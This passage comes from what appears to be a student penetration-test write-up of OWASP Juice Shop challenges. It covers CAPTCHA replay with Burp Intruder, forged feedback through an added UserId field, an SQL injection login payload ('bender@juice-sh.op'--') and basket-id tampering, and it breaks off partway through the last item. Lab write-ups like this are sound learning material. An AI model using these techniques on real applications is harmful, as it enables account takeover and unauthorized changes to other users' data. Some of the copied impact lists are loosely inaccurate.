
In the customer feedback section, gave a feedback and solved the captcha. Then sent this request to the repeater in the Brupsuite.


In repeater, I have tried whether, same captcha Id is working for different requests, yes it's working as I have got success as response for many requests sent with the same captcha request.

Now, I have sent this request to the Intruder, here I have set a null payload and repeated this request for 15 times in small interval of time.

Pop-up came as the challenge solved.







Impact:

The impact of a successful Broken Anti-Automation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Perform a DDoS attack by using bots.

Preventing Broken Anti-Automation attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a rate- limiting approach to anti-automation controls. Additionally, using a security framework that is specifically designed for anti-automation can also help prevent these types of attacks.

Vulnerability 19:-


Title: Forged Feedback (Broken Access Control)

Description:


Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.


Steps to Reproduce:

In the customer feedback section, created a feedback and sent the request the repeater of the Burpsuite.




Here, forwarded the feedback request and in the response we can see UserId as null.





Let’s craft a option UserId:1 in the request and forward the request. In the response we can see success 201 HTTP response.

Pop-up came as the challenge Forged Feedback solved.



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 20:-


Title: Login Bender (Injection)

Description:


SQL Injection is a type of cyber attack that occurs when an attacker inputs malicious SQL code into a web form or URL in order to gain unauthorized access to a database or to perform other malicious actions. This can happen when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious SQL code into the application.


Steps to Reproduce:

With the admin login, gone through the administration section. Here got the Bender login id bender@juice-sh.op



Now, lets log in as bender in the login page with sql injectin attack as bender@juice-sh.op'-- as payload in username field and a random password.





Pop-up came on challenge solved successfully

Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attack.

Vulnerability 21:-

Title: Manipulate Basket (Broken Access Control)

Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls

Steps to Reproduce:


Logged in as a user and intercepted the request of adding items to the basket with the Burpsuite and then sent it to repeater for hit and trail attacks.


In intercepter, checked for whether the server accepts for change in itemids and no.of items. Yes, its accepts as response is html 200.


Now, let's change the basket id, changing this will add the items to the basket of the another user, initially it doesn't worked out and gave HTML 500 ,unauthoried.

